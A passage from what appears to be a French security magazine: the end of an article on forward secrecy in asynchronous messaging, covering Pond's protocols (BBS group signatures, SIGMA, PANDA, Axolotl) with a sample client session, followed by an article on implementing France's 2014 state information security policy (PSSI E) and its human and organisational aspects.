Un des choix découlant du fait de la restriction d'envoi de message à une adresse est celui de l'usage du schéma de signature *BBS group signature* [10] (pour les anciens, on ne parle pas de *Bulletin Board Systems* mais de *Boneh-Boyen-Shacham signatures*). Ce schéma permet de vérifier que l'utilisateur désirant vous envoyer un message fait bien partie de votre groupe de contacts autorisé sans pour autant avoir à divulguer son identité. Cette méthode repose sur une preuve à divulgation nulle de connaissance (*Zero-Knowledge Proof of Knowledge*) : elle consiste en une clef publique de groupe permettant de vérifier, du côté du serveur d'un utilisateur, que la signature d'un message envoyé a bien été effectuée par un utilisateur autorisé (c'est-à-dire signé avec une clef privée associée à ce groupe, qui est distribuée durant la phase initiale du premier échange de clef avec PANDA). La vérification de la signature n'offrant aucune information sur quel membre du groupe l'a effectuée.



4.2.2 SIGMA : « SIGn-and-Mac » pour authentifier Diffie-Hellman

À l'instar d'OTR, Pond utilise un dérivé du protocole SIGMA [11] pour établir un échange de clef Diffie-Hellman authentifié avec dissimulation des identités. En effet, la signature des paramètres d'un échange de clef Diffie-Hellman ne permet pas de se prémunir d'une attaque du type « *identity-misbinding attack* » (décrit dans le document décrivant SIGMA) et encore moins de masquer l'identité (certificat X.509 par exemple) des participants. L'échange de clef proposée par SIGMA s'effectue de la façon suivante :

- Alice génère a puis envoie (g^a) ;
- Bob génère b puis envoie (g^b) , $\{\text{Bob, SIG_Bob}(g^b, g^a), \text{MAC_km}(B)\} \}_{\text{Ke}}$;
- Alice envoie $\{\text{Alice, SIG_Alice}(g^a, g^b), \text{MAC_km}(A)\} \}_{\text{Ke}}$.

Où Km (utilisée pour effectuer une MAC) et Ke (utilisée pour chiffrer le message) correspondent à deux clefs distinctes dérivées de $(g^a)^b$. Cet échange permet de se protéger d'attaques actives (impossibilité de modifier les paramètres de l'échange) par l'utilisation de signatures, mais offre également une protection contre l'attaque « *identity-misbinding attack* » par l'usage de MAC (*Message Authentication Code*) sur l'identité de l'expéditeur. L'identité de l'initiateur (ici Alice) sera cachée d'un attaquant actif (impossibilité de dévoiler l'identité d'Alice même en intervenant durant l'échange), et celle de Bob d'un attaquant passif (impossibilité de dévoiler l'identité de Bob par simple lecture du trafic), mais pas d'un attaquant actif. Il est important de noter que Pond n'a intégré aucune méthode afin de vérifier l'identité du serveur (sa clef longue durée dans le cas présent) et que cette tâche est laissée à l'utilisateur.

4.2.3 PANDA : Phrase Automated Nym Discovery Authentication

La première étape nécessaire pour utiliser Pond va être l'ajout d'un contact. Ceci peut se faire par un échange de clef sur un canal extérieur (envoi d'un fichier PEM avec PGP ou OTR par exemple) ou par l'usage de PANDA (qui se fera également sur un canal extérieur). Ce dernier permet un échange de clef sur la seule et unique base d'un secret partagé, dans le but d'accepter des messages de la part d'un nouveau contact (qui possède également ce fameux secret partagé). Le problème va être d'effectuer un échange de clef authentifié par mot de passe (PAKE, *Password Authenticated Key Exchange*) dans un contexte asynchrone où l'on souhaite donc avoir un seul message envoyé par les deux parties (pas d'attente de réception de réponse ou d'établissement de rôle). Pour les détails de ce protocole, conçu en partie pour Pond, se référer à sa documentation [12].

4.3 La PFS en mode asynchrone : Axololt

Le mécanisme pour générer des clefs de sessions pour chaque message est dérivé de celui d'OTR, en omettant l'ensemble des informations pouvant indiquer le nombre de messages échangés (identifiant de clef, compteurs). Cette méthode de *ratcheting*, Axololt, part de plusieurs constats : la PFS fournie par un système de ratchet en trois étapes n'est pas optimale et un système à base de clef dérivée avec une fonction de hachage de manière itérative (tel que SCIMP) n'offre pas la *Future Secrecy*. Les deux ont également des avantages notables l'un sur l'autre : l'utilisation d'une clef dérivée ne nécessite aucun échange pour produire la nouvelle clef, et le système en trois étapes à base de Diffie-Hellman offre la *Future Secrecy*. Aussi, OTR étant à la base élaboré dans un cadre parfaitement synchrone (les messages arrivent dans l'ordre et ont une réponse, sauf déconnexion de l'utilisateur), Axololt a été étudié de manière à simplifier la gestion des clefs temporaires (ne pas devoir stocker une grande quantité de clefs et d'identifiants de clefs) ainsi qu'à permettre le déchiffrement de messages arrivés dans le désordre avec un impact minimal sur la PFS. Le concept derrière ce système est un usage combiné des deux méthodes présentées (pour plus de détail, voir les spécifications [9]), pour en définitive arriver à un format de message simplifié (un identifiant de clef contre quatre avec OTR), une grande simplification de la gestion des clefs et donc un usage adapté à un cadre asynchrone.

4.4 Exemple d'utilisation de Pond

Au lancement de Pond (vous avez le choix entre un client en ligne de commandes, avec l'option `-cli`, ou un GUI par défaut), vous est demandé un mot de passe afin de protéger le fichier qui va stocker l'ensemble des informations de Pond (messages, contacts). Ensuite, on vous propose également l'usage d'un TPM (si vous en avez un), la sélection d'un serveur (par défaut, celui de <https://hoi-polloi.org>) pour enfin arriver au prompt (je n'utiliserai que la ligne de commandes). Une série de commandes simples est disponible :

```
> help
>> These commands are global:
- clear          | Clear terminal
- contacts       | Show all known contacts
- drafts         | Show drafts
- help [-all]    | List known commands
- identity       | Show identity
- inbox          | Show the inbox
- log            | Show recent log entries
- newcontact <name> | Start a key exchange with a new contact
- outbox         | Show the outbox
- queue          | Show the queue
- quit           | Exit Pond
- status         | Show overall Pond status
- transact-now   | Perform a network transaction now

> █
```

Le contenu du client est composé d'éléments listés par chaque appui sur la touche entrée (sans commande spécifiée). Après l'ajout d'un contact (en utilisant PANDA, avec comme « meeting place » codé en dur <https://panda-key-exchange.appspot.com>) :



```
> new-contact Bob
Enter shared secret with contact, or hit enter to generate, print and use a random one
secret:
>>> Shared secret: r!420897a83cb7d673ad4a03106ab3ab3f223f
>>> Key exchange running in background.
>>> Key exchange with Bob complete
>>
>> Contacts
  Bob (9ih)
>> There are no messages waiting to be transmitted
> []
```

On peut accéder à un contact et montrer les attributs qui le compose (un élément est accessible en spécifiant son identifiant, ici **qnr**) :

```
contact/qnr> show
- Name | Bob
- Server | pondsrvr://1CVUHSRVSIXTKYKXSRHIBMERDCTEF26MUEPVC764IYELCJNUPR8_jb644zap_je5dvgk3.onion
- Generation | 141715306
- Public key | 5f4109e8d023a90ef0231c68cdac3d1e69ab6d35267f1d1ae0a93678fa10525d7
- Identity key | e509369dd7915235dbc2c68b0a70d710576cc15ab98547c170223fdbcba842
- Client version | 1
contact/qnr> []
```


On peut également (pour un autre contact ici), composer un message (dans vim, ou dans le GUI) puis l'envoyer :

```
contact/dms> compose
>>> Created new draft: 6n6
>>> Message using 208 of 15,768 bytes
draft/6n6> send
>>> Created new outbox entry udd
>>> There is one message waiting to be transmitted
outbox/udd> []
```

On peut noter l'ajout d'un message dans une file d'attente (les « transactions », réceptions et envois de messages, sont exponentiellement distribués dans le temps) ainsi que la taille du message (qui sera donc rempli jusqu'à obtenir les fameux 16KB). Le même message, reçu cette fois-ci :

```
>>> (Nov 26 14:10) New message (nqa) received from Bob
inbox/re9> nqa
inbox/nqa> show
- From | Bob
- Sent | Wed, 26 Nov 2014 14:09:53 CET
- Erase | Wed, 03 Dec 2014 14:10:32 CET
- Retain | false
Ne penses-tu pas que l'on va nous prendre pour des lolcats pedo-nazi qui s'autoradicalise maintenant que l'on a des conversations sur pond ?
inbox/nqa> acknowledge
>>> There is one message waiting to be transmitted
inbox/nqa> []
```

On relèvera le bon usage qui consiste à acquitter systématiquement les messages permettant ainsi d'optimiser le mécanisme de ratcheting pour la PFS (mais aussi simplement d'être informé de la bonne réception du message), Pond offre ainsi une commande pour acquitter rapidement un message comme utilisé sur la précédente figure.



5 Et à plusieurs ? mpOTR

Une des problématiques centrales de la PFS, et notamment des protocoles tels qu'OTR, est son intégration à un contexte de communication en groupe. Une première étude [14], bien qu'incomplète, jette les bases du protocole OTR pour son usage « multi-partie ». Une des questions fondamentales est le protocole de mise en accord de clef entre tous les participants. En effet, la méthode proposée devient extrêmement complexe et coûteuse en nombre d'opérations nécessaires dès que l'on dépasse un petit nombre d'entités. Aussi, du fait du nombre d'échanges nécessaires au préalable afin d'établir une communication, un cadre asynchrone est tout simplement inenvisageable. Des travaux sont en cours [15] et une seconde version des spécifications devrait bientôt voir le jour. Trouvera-t-on aussi des implémentations déjà existantes de la PFS dans un tel cadre avec un protocole spécifique comme le mode de discussion en groupe de Textsecure (qui nécessite notamment la création préalable d'un groupe statique). ■

■ Remerciements

Quand bien même ce n'est pas d'usage de remercier le correcteur, de sincères remerciements à Aurélien.

■ Références

- [1] http://link.springer.com/chapter/10.1007%2F3-540-46885-4_5?LI=true
- [2] <http://www.thoughtcrime.org/blog/lavabit-critique/>
- [3] <http://eprint.iacr.org/2013/400.pdf>
- [4] <http://www.keylength.com/en/5/>
- [5] <https://silentcircle.com/scimp-protocol>
- [6] <https://otr.cypherpunks.ca/otr-wpes-present.pdf>
- [7] <https://www.dmi.unict.it/diraimondo/web/wp-content/uploads/papers/otr.pdf>
- [8] <https://pond.imperialviolet.org/>
- [9] <https://pond.imperialviolet.org/threat.html>
- [10] <http://www.robotics.stanford.edu/~xb/crypto04a/groupsigs.pdf>
- [11] <http://webee.technion.ac.il/~hugo/sigma-pdf.pdf>
- [12] <https://github.com/agl/pond/tree/master/papers/panda>
- [13] <https://github.com/trevp/axolotl/wiki>
- [14] <http://www.cypherpunks.ca/~iang/pubs/mpotr.pdf>
- [15] <https://blog.crypto.cat/2014/01/mpotr-project-plan/>



QUEL PLAN D'ACTION POUR LA DIFFUSION, L'EXPLICATION ET LA MISE EN APPLICATION DE LA NOUVELLE PSSI DE L'ÉTAT ?

Denis VIROLE – VIROLE CONSEIL FORMATION

mots-clés : SSI / ÉTAT / ENJEUX NON CLASSIFIÉS DÉFENSE / FACTEUR HUMAIN

Le 17 juillet 2014, le Gouvernement français publiait la circulaire n°5725/SG imposant aux différents ministères ou autorités administratives de s'organiser afin de mettre en œuvre la Politique Sécurité Système d'Information de l'État (PSSI E), élaborée par l'Agence Nationale pour la Sécurité des Systèmes d'Information (ANSSI). La PSSI de l'État doit s'appliquer aux systèmes d'information traitant les informations non classifiées de défense. Elle doit être mise en œuvre sur tous les systèmes d'information des administrations de l'État : ministères, établissements publics sous tutelle d'un ministère, services déconcentrés de l'État et autorités administratives indépendantes.

1 De la sécurité informatique à la sécurité système d'information

L'analyse de cette PSSI de quarante et une pages montre très clairement la volonté de sortir d'une approche « sécurité informatique » au profit d'une approche orientée « protection de l'information et sécurité des systèmes d'information associés ». Elle prend en compte non seulement l'ensemble des informations métiers (numériques, papier et vocales) et les ressources informatiques classiques, la téléphonie, les copieurs multifonctions, mais aussi la composante humaine.

Dès le préambule, la PSSI de l'État formalise que ce référentiel SSI doit « assurer la continuité des activités régaliennes, renforcer la confiance des citoyens et des entreprises dans les téléprocédures, mais aussi prévenir la fuite d'informations sensibles ».

Il s'agit de protéger, non seulement les ressources du système d'information, mais aussi l'ensemble des informations supportées par les différentes ressources du système d'information et manipulées par les différents acteurs utilisateurs du SI dans le cadre de leurs missions.

Ainsi la PSSI de l'État s'adresse « **à l'ensemble des agents de l'État, et tout particulièrement aux autorités hiérarchiques qui sont responsables de la sécurité des informations traitées au sein de leurs services**, aux agents chargés des fonctions de directeurs des systèmes d'information et aux personnes chargées de la sécurité et de l'exploitation des systèmes d'information ».

Cette approche est fondamentalement différente avec d'autres textes de références sécurité comme par exemple le PCI DSS, (*Payment Card Industry Data Security Standard*). Ce standard ne constitue pas une politique de sécurité à approche globale, mais bien un standard de références orienté maîtrise d'œuvre devant s'appliquer sur les systèmes informatiques manipulant des données facilement identifiées comme sensibles : les données liées aux porteurs de cartes bancaires.



L'objectif de ce standard est de sécuriser une partie du système d'information et non d'avoir une approche globale intégrant le facteur humain pour la protection des informations et la sécurisation de l'ensemble des systèmes qui les supportent.

La PSSI E s'appuie sur 10 principes stratégiques :

- P1 : Lorsque la maîtrise des SI l'exige, l'administration fait appel à des opérateurs de confiance. La qualification d'un prestataire de services de confiance (PSCO) est prévue par l'article 9 de l'ordonnance n° 2005-1516 du 8 décembre 2005 relative aux échanges électroniques entre les usagers et les autorités administratives et entre les autorités administratives. Elle atteste de sa conformité à un niveau de sécurité du référentiel général de sécurité (RGS) destiné aux autorités administratives. Elle est délivrée par l'Agence nationale de la sécurité des systèmes d'information (ANSSI) ;

- P2 : Tout système d'information de l'État doit faire l'objet d'une analyse de risques adaptée aux enjeux, dans une démarche d'amélioration continue ;

- P3 : Les moyens financiers et humains consacrés à la SSI doivent être planifiés, quantifiés et identifiés ;

- P4 : Des moyens d'authentification forte des agents doivent être mis en place. L'usage de la carte à puce doit être privilégié ;

- P5 : Les opérations de gestion et d'administration des SI de l'état doivent être tracées et contrôlées ;

- P6 : La protection des SI doit être assurée par l'application de règles précises. Ces règles font l'objet de la PSSIE ;

- P7 : Chaque agent de l'État doit être informé de ses droits et devoirs et formé et sensibilisé à la cybersécurité. Les mesures doivent être connues de tous ;

- P8 : Les administrateurs de SI doivent appliquer après formation les règles élémentaires d'hygiène informatique (http://www.ssi.gouv.fr/IMG/pdf/guide_hygiene_informatique_anssi.pdf) ;

- P9 : Les produits et services acquis par les administrations doivent faire l'objet d'une évaluation et d'une attestation préalable de leur niveau de sécurité ;

- P10 : Les informations considérées comme sensibles en raison de leurs besoins en confidentialité, intégrité ou disponibilité sont hébergées sur le territoire national.

Ces 10 principes stratégiques à la base de la PSSIE sont traduits en 13 familles d'objectifs à atteindre, par la mise en application des règles associées :

- O1 : Politique, organisation, gouvernance ;

- O2 : Ressources humaines ;

- O3 : Gestion des biens ;

- O4 : Intégration de la SSI dans le cycle de vie des systèmes d'information ;

- O5 : Sécurité physique ;

- O6 : Sécurité des réseaux ;

- O7 : Architecture des SI ;

- O8 : Exploitation des SI ;

- O9 : Sécurité du poste de travail ;

- O10 : Sécurité du développement des systèmes ;

- O11 : Traitement des incidents ;

- O12 : Conformité, audit, inspection, contrôle ;

- O13 : Continuité d'activité.

Nous nous intéresserons plus particulièrement aux aspects sécurité devant être adaptés aux enjeux (point stratégique 2) et à la problématique du facteur humain (point stratégique 7).

Ces points stratégiques sont plus particulièrement pris en compte dans les objectifs, O2 : Ressources humaines, O3 : Gestion des biens, O4 : Intégration de la SSI dans le cycle de vie des systèmes d'information.

Les missions et métiers des entités concernées par la PSSI de l'État sont très variés et très différents. La PSSI de l'État insiste, très clairement dans le point stratégique 2 (P2), décliné par les objectifs O2, O3, O4, sur les enjeux et les sensibilités particulières à chaque métier ou contexte. L'idée est bien d'obtenir l'adhésion des métiers. Il ne s'agit plus de définir des bonnes pratiques techniques « d'hygiène informatique » décorrélées des besoins métiers. Il s'agit pour l'État de rappeler la méthodologie orientée enjeux et de remettre le facteur humain au centre de la problématique.

Par ailleurs, il est intéressant de noter que la nouvelle PSSI de l'État conformément à ce qui se fait aujourd'hui dans les grands groupes internationaux (notamment industriels) reprend globalement les chapitres de la norme ISO 27002, mais et c'est majeur de le souligner, oriente les directives sur un aspect fonctionnel. L'orientation fonctionnelle permet de garantir une réelle pérennité du texte de référence ainsi qu'une liberté de choix pour l'intégrateur interne ou externe des solutions, du moment qu'elles sont validées conformes aux directives SSI et enfin homologuées. Le principe d'homologation est analysé plus loin dans l'article.

Il est vrai qu'une approche sécurité informatique constituée de règles techniques autojustifiées par les compétences techniques des directions informatiques a certes, permis, de faire monter le niveau de sécurité des systèmes informatiques, mais a rencontré des difficultés majeures limitant très fortement son efficacité. Le constat est clair : la faible prise en compte du facteur humain et le peu d'engagement des responsables métiers dans la démarche de formalisation des enjeux, des besoins de sécurité et des risques associés représentent des vulnérabilités majeures.



2

La prise en compte du facteur humain : « faire des personnes les maillons forts des SI de l'État »

L'approche réalisée par l'addition a posteriori, d'outils extérieurs (filtres réseau, filtres applicatifs, antivirus, pare-feu, réseaux privés virtuels, boîtiers de chiffrement...) sur des systèmes non sécurisés nativement, comme l'essentiel des applications de l'Internet, n'a que très rarement pris en compte le facteur humain, surtout lorsque que l'on sait que l'essentiel des dommages est le plus souvent causé par l'ignorance des règles et des bonnes pratiques. Ce manque de connaissances engendre des erreurs et est toujours exploité par des personnes malveillantes, quelles que soient leurs motivations (mafieuses, concurrentielles, ludiques, idéologiques ou stratégiques). Les pratiques d'incitation et manipulation de la personne cible utilisent toujours l'ignorance ou l'inconscience de la victime.

La PSSI de l'État formalise clairement la volonté de prise en compte du facteur humain notamment au travers de l'objectif 2 : « **faire des personnes les maillons forts des SI de l'État** ».

Alors que la sécurité informatique réduit les vulnérabilités techniques, la PSSI de l'État a pour vocation de réduire l'ensemble des vulnérabilités, non seulement informatiques sur les ressources techniques support, mais aussi sur les contenus et leurs utilisations par les différents acteurs. Elle se fixe notamment pour objectif de limiter les risques liés aux mauvaises utilisations. Elle définit donc des principes réglementaires structurants pour les trois composantes du système d'information :

- les contenus quels que soient leurs formes ;
- les ressources supports ;
- les acteurs qui les utilisent.

Ces principes peuvent être structurés de la manière suivante :

- le respect de la réglementation ;
- la classification des informations, des processus métiers qui les manipulent et des ressources qui les supportent ;
- l'utilisation des outils du système d'Information conformément aux règles gradées aux niveaux de classification ;
- les comportements généraux à l'intérieur et à l'extérieur des établissements.

3

De la gestion du risque informatique à la protection des enjeux métiers

La deuxième grande difficulté est liée à la volonté d'avoir une approche orientée enjeux, en adéquation aux besoins relatifs aux missions et aux risques consécutifs aux contextes métiers.

Les métiers ne se satisfont plus de la sécurité informatique constituée de bonnes pratiques techniques « auto justifiées » et ressenties comme des contraintes inadaptées à leurs missions. Elles sont jugées parfois complexes et le plus souvent identifiées comme un facteur de ralentissement dans l'efficacité de la réalisation de leurs missions. Par exemple la restriction du téléchargement, l'authentification personnelle et incessible, l'interdiction des identifiants génériques, l'obligation du chiffrement pour les données sensibles, le filtrage de certains sites ou l'interdiction de certains transferts ou formats de pièces jointes par courrier électronique.

Si l'on veut obtenir l'adhésion des métiers, et c'est bien la difficulté, les règles doivent donc maintenant être absolument adaptées à leurs enjeux et leurs besoins. Il doit donc être clair que les directions des systèmes d'information et les équipes de sécurité système d'information n'ont pas la légitimité, voire la qualification et les compétences métier (à chacun son expertise) pour formaliser les besoins de sécurité. Seuls les responsables métiers ont cette légitimité et donc cette capacité d'assumer cette responsabilité. Ce n'est pas à la direction des systèmes d'information de définir, par exemple, la sensibilité des informations et des processus métier, les besoins de continuité d'activité ou les périmètres d'habilitation sur des données. Les équipes sécurité et équipes de la direction des systèmes d'information héritent de ces besoins sur les ressources. Le rôle de la DSI est protéger ces ressources en cohérence avec les besoins exprimés. Il est important de noter qu'une ressource peut avoir, en plus des besoins hérités des métiers, ses propres besoins intrinsèques de sécurité. Exemple : un firewall protégeant un serveur web qui publie des informations publiques a ses propres besoins de protection en confidentialité des règles et informations qui lui sont intrinsèques et nécessaires à son bon fonctionnement. L'équipe SSI consolidera alors les besoins métiers avec les besoins intrinsèques.

Par le passé, l'engagement des directions métiers à formaliser leurs enjeux et leurs besoins de sécurité a rencontré de très nombreux écueils principalement causés par leurs ressentis de la sécurité comme étant une affaire d'informaticiens.

Les informaticiens ont mis en œuvre des règles génériques de sécurité. La priorité était de constituer



un socle commun de sécurisation minimale indépendant des spécificités métiers, ce qui semblait pragmatique.

Il s'agissait pour les techniciens de la sécurité de gérer l'urgence. Ils ne pouvaient pas solliciter et impliquer les métiers sans avoir conçu ce socle de sécurité minimal.

En fait, le paradoxe est que les métiers n'adhèrent que très peu à cette approche. Ils ne ressentent pas que l'on ait pris en considération leurs spécificités. Ils vivent ces exigences de base comme des contraintes inadaptées. Cette difficulté s'est bien vue dans les grands groupes industriels et financiers où les métiers sont extraordinairement variés et différents au sein de la même entreprise.

Ainsi pour améliorer la qualité du dialogue entre les métiers et leurs maîtrises d'ouvrage d'une part et la direction des systèmes d'information d'autre part, les métiers devront être sensibilisés puis formés notamment à la classification des besoins de sécurité inhérents à leurs missions, à la gestion de risques informationnels et à la validation des risques résiduels.

Force, est de constater que malheureusement la démarche est aujourd'hui que très rarement intégrée par les responsables métiers.

Il sera donc fondamental d'expliquer que la formalisation des besoins de disponibilité, intégrité, confidentialité et preuve se fait par l'analyse de l'impact des dommages sur les missions et les valeurs essentielles de l'entité en cas d'incapacité de réponse à ces besoins.

La direction générale (elle-même devant souvent être sensibilisée) ou l'AQSSI devra donc formaliser des valeurs essentielles de référence pour l'entité, afin de guider les responsables métiers dans l'analyse des enjeux.

Ces valeurs essentielles peuvent être par exemple pour une administration :

- la garantie de disponibilité et de qualité du service public ;
- la confiance des usagers dans leurs échanges avec l'administration ;
- la protection des investissements de l'État ;
- l'engagement de l'entité et de tous les acteurs concernés par la mission de l'entité à respecter les obligations légales ;
- la protection des personnes et des biens ;
- l'entretien de relations sociales de qualité ;
- le respect des intérêts légitimes et justifiés des partenaires et fournisseurs ;
- la préservation de l'environnement ;
- la protection et la valorisation de l'image de l'entité et/ou du ministère ;
- la protection du patrimoine historique et culturel de l'entité.

Les dommages sur les valeurs essentielles pourront ensuite être synthétisés par axes d'impact, par exemple :

- opérationnel : la capacité à remplir la mission ;
- financier ;
- juridique ;
- social/humain ;
- réputation/image.

Les métiers devant ensuite définir des échelles d'impact, permettant ensuite à la SSI de formaliser des règles « gradées » en adéquation avec les besoins métiers exprimés.

4 Les difficultés de l'approche méthodologique orientée enjeux

Les pièges sont nombreux : le premier est de classer en fonction non pas de l'impact, mais en fonction de la probabilité, le deuxième est de « sur classer » par réflexe de « survalorisation » de sa mission, le troisième est de classer en fonction de règles ou de solutions déjà mises en place, le quatrième est de classer en fonction des règles jugées comme admissibles, le cinquième est de classer en fonction des budgets jugés opportuns, enfin, le sixième piège est de ne pas adhérer à la démarche.

Il doit donc être bien clair que la stratégie de défense mise en avant dans la nouvelle politique de l'État nécessitera clairement d'obtenir l'implication des métiers.

L'expression de besoins de sécurité est le préambule à l'adhésion des métiers dans le respect des règles et des exigences naturellement liées à leurs missions. Les directives « Gestions des biens », « Intégration de la SSI dans le cycle de vie des SI » et les autres directives orientées plus mises en œuvre le montrent clairement, comme par exemple la stratégie de défense en profondeur déclinée par la constitution de zones logiques et physiques de protection adaptée et répondant aux enjeux et besoins classifiés. L'appartenance à une zone de protection devant être définie par la classification des besoins de sécurité des informations, des processus qui les manipulent et des ressources qui les supportent. Cette stratégie de défense en profondeur constituée de zones logiques de sécurité constitue un élément fondamental de l'architecture de sécurité des systèmes d'information et ne pourra s'appliquer qu'avec la participation active des représentants métiers.

Les règles techniques et architecturales sont ensuite mises en œuvre en fonction des besoins formalisés par les responsables métiers, conformément aux directives fonctionnelles de la PSSI de l'État. L'outil méthodologique EBIOS, (Expression des Besoins Identifiés et Objectifs de Sécurité), conçu par l'ANSSI pour structurer l'approche et améliorer la qualité du dialogue sécurité entre les



maîtrises d'ouvrage, les maîtrises d'œuvre et la SSI est essentiellement ressenti encore comme une affaire de spécialistes.

Le référentiel général de sécurité (RGS) destiné aux autorités administratives devait permettre, dans son application, de rassurer la confiance des usagers dans l'administration électronique. Il exige lui aussi une approche orientée enjeux et gestion de risques informationnels et est encore lui aussi, aujourd'hui clairement méconnu des métiers.

Aujourd'hui, il est donc fondamental de se poser, la question des moyens que se donneront les directions pour expliquer et respecter la démarche de la PSSI de l'État. Un grand nombre de difficultés à surmonter sont bien de l'ordre de la pédagogie et de la communication.

À ce sujet, il est significatif et utile d'identifier les préjugés classiques rencontrés dans les métiers concernant la SSI et qu'il faudra absolument surmonter. Le premier est clairement la sous-évaluation des risques liés à l'ignorance des règles au profit de l'évaluation de la malveillance toujours plus médiatique. Le deuxième encore malheureusement très répandu est de croire que le but de la SSI est de garantir uniquement la confidentialité des données en oubliant la disponibilité, l'intégrité et la preuve. Ce préjugé est extrêmement grave, car totalement démobilisateur pour les métiers qui ne manipuleraient pas d'informations confidentielles. Le troisième préjugé, et nous l'avons fortement souligné, est de croire que c'est aux RSSI et aux DSI de formaliser les besoins de sécurité. Le quatrième préjugé est de croire que la technologie peut tout régler. Il doit être intégré par toutes les parties prenantes que la technologie ne peut interdire techniquement tout ce qu'une entité veut prohiber. Ce n'est pas parce qu'une action sur le système d'information est possible qu'elle en est autorisée. Aussi, la prise en compte du facteur humain prend tout son sens dans la formalisation, l'explication des règles et surtout le contrôle de leurs bonnes applications. Enfin, le préjugé le plus grave est bien de croire que la sécurité est une science exacte et de donc de sous-estimer l'organisation de dispositifs d'arbitrage. C'est bien sur ce piège que l'entité devra anticiper les difficultés. Les dispositifs organisationnels d'aide à l'arbitrage seront-ils mis en place pour :

- décider des seuils d'impact et de besoins ;
- identifier les menaces jugées pertinentes pouvant exploiter les vulnérabilités des processus métiers et des ressources qui les supportent ;
- décider des niveaux de gravité de risques ;
- définir les priorisations d'actions ;
- valider l'acceptabilité des risques résiduels ;
- décider de la mise à disposition des budgets nécessaires à la mise en application des règles relatives à ces contextes.

5 Les difficultés organisationnelles

Dès 1994, l'ANSSI (la DCSSI à l'époque) bien consciente de cette problématique avait poussé l'État à formaliser la circulaire interministérielle n° 901/DISSI/SCSSI du 2 mars 1994 pour anticiper ces difficultés liées à l'arbitrage.

La solution mise en avant est la séparation des fonctions. Pour simplifier, il s'agit de mettre en place une voie fonctionnelle de sécurité complétée d'acteurs opérationnels de sécurité en complément de la voie hiérarchique.

La voie fonctionnelle de sécurité est chargée de cinq grands types de missions :

- **Stratégique** : Définir la stratégie SSI, élaborer et actualiser les directives, procédures et guides. Accompagner les métiers dans leur démarche de classification des informations et processus métiers. Assister les DSI dans la démarche de classification intrinsèque des ressources SI. Conseiller les parties dans la cartographie des risques.
- **Le Pilotage** : Organiser et contrôler le déploiement de la PSSI, s'assurer que les risques majeurs informationnels et SSI relatifs aux métiers sont sous contrôle, évaluer l'efficacité de l'action SSI, en vue d'une optimisation permanente.
- **L'Opérationnel** : Accompagner les parties prenantes à la mise en œuvre des mesures de sécurité préventives, dissuasives et réactives.
- **Le Support** : Permettre aux intervenants en charge de la mise en œuvre de la PSSI, de réaliser les actions qui leur incombent.
- **Le Contrôle** : S'assurer de la conformité à la PSSI, analyser son efficacité dans la protection des missions et sa contribution à la bonne efficacité des métiers.

Cette voie fonctionnelle dont le plus haut niveau pour le périmètre de l'entité est l'AQSSI doit être l'autorité responsable (au sens juridique) de la sécurité des systèmes d'information dans les administrations centrales et les services déconcentrés de l'État, ainsi que dans les établissements publics et dans les organismes et entreprises ayant conclu avec l'administration des marchés ou des contrats visés par ce même article. Il est majeur de rappeler que cette responsabilité ne peut pas se déléguer.

Il est important de noter que le choix de l'AQSSI n'est pas sans difficulté. Certaines entités sont sous une double autorité de tutelle. C'est le cas de certains centres de recherches qui sont sous la double tutelle du Ministère de l'Enseignement supérieur et de la Recherche et du Ministère de la Défense.

Cette voie fonctionnelle (HFDS - Haut Fonctionnaire de Défense et de Sécurité, FSSI - Fonctionnaire de Sécurité des Systèmes d'Information, AQSSI, RSSI) doit permettre



aux responsables métiers de solliciter du conseil interne pour arbitrage et aide à la décision. Elle doit faciliter l'obtention de dérogations éventuelles, si les demandes sont clairement argumentées et justifiées. Par ailleurs, cette voie fonctionnelle doit faciliter la remontée d'incidents. En effet, même s'il est clair que la notification d'incidents détectés doit être remontée aux responsables conformément au devoir de loyauté vis-à-vis de l'employeur, il ne faut pas sous-estimer le facteur psychologique. La remontée d'incidents est souvent identifiée comme culpabilisante voire parfois comme de la délation. Ainsi cette voie fonctionnelle est constituée d'acteurs, par exemple les RSSI sans autorité hiérarchique sur les agents, ce qui permet d'anticiper cette difficulté, si bien sûr, elle est bien expliquée à l'ensemble des acteurs.

Or il faut bien constater dix ans après que l'essentiel des directions métiers dans les entités et en tout cas pas les utilisateurs ne connaissent pas ou peu l'existence de cette voie fonctionnelle, décrite dans l'ancienne directive interministérielle, et ne la sollicitent donc pas. Le RSSI est identifié le plus souvent comme un expert technique pour la direction informatique, il est rarement identifié comme un conseil pour les métiers ou les utilisateurs.

Il est intéressant de noter qu'un très grand nombre d'entreprises privées ou de codes réglementaires notamment dans le monde industriel ou financier s'appuient sur le même principe de la séparation des devoirs et pouvoirs : Sarbanes Oxley, Solvency II...

Ainsi, afin d'être plus efficace que par le passé, la mise en œuvre de la nouvelle PSSI de l'État devra fortement s'appuyer sur la capacité des cadres fonctionnels et du RSSI à se connaître et se comprendre.

6 Les bonnes pratiques de management pour la sécurité

Les cadres dans leurs directions métiers devront s'approprier la démarche organisationnelle et méthodologique afin d'assumer leurs engagements de responsabilité :

- faire classer les informations créées par les agents dans leurs missions quotidiennes ;
- participer à la diffusion des règles relatives aux niveaux classifiés ;
- expliquer les exigences réglementaires (devoir de réserve, devoir de confidentialité, devoir de loyauté, devoir de notifications d'incidents, devoirs liés aux responsabilités civiles et pénales de l'entité et celles liées à l'agent ou au sous-traitant ;
- valider les risques résiduels ;
- formaliser les scénarios de crises pouvant affecter leurs missions ;

- gérer les personnes ou fonctions identifiées comme stratégiques ou devant manipuler des informations sensibles dans leurs missions ;
- gérer les sous-traitants, faire valider et homologuer les produits et les prestataires ;
- participer au contrôle du respect des exigences SSI et à l'analyse de leurs efficacités.

7 Les produits et services acquis par les entités doivent être homologués

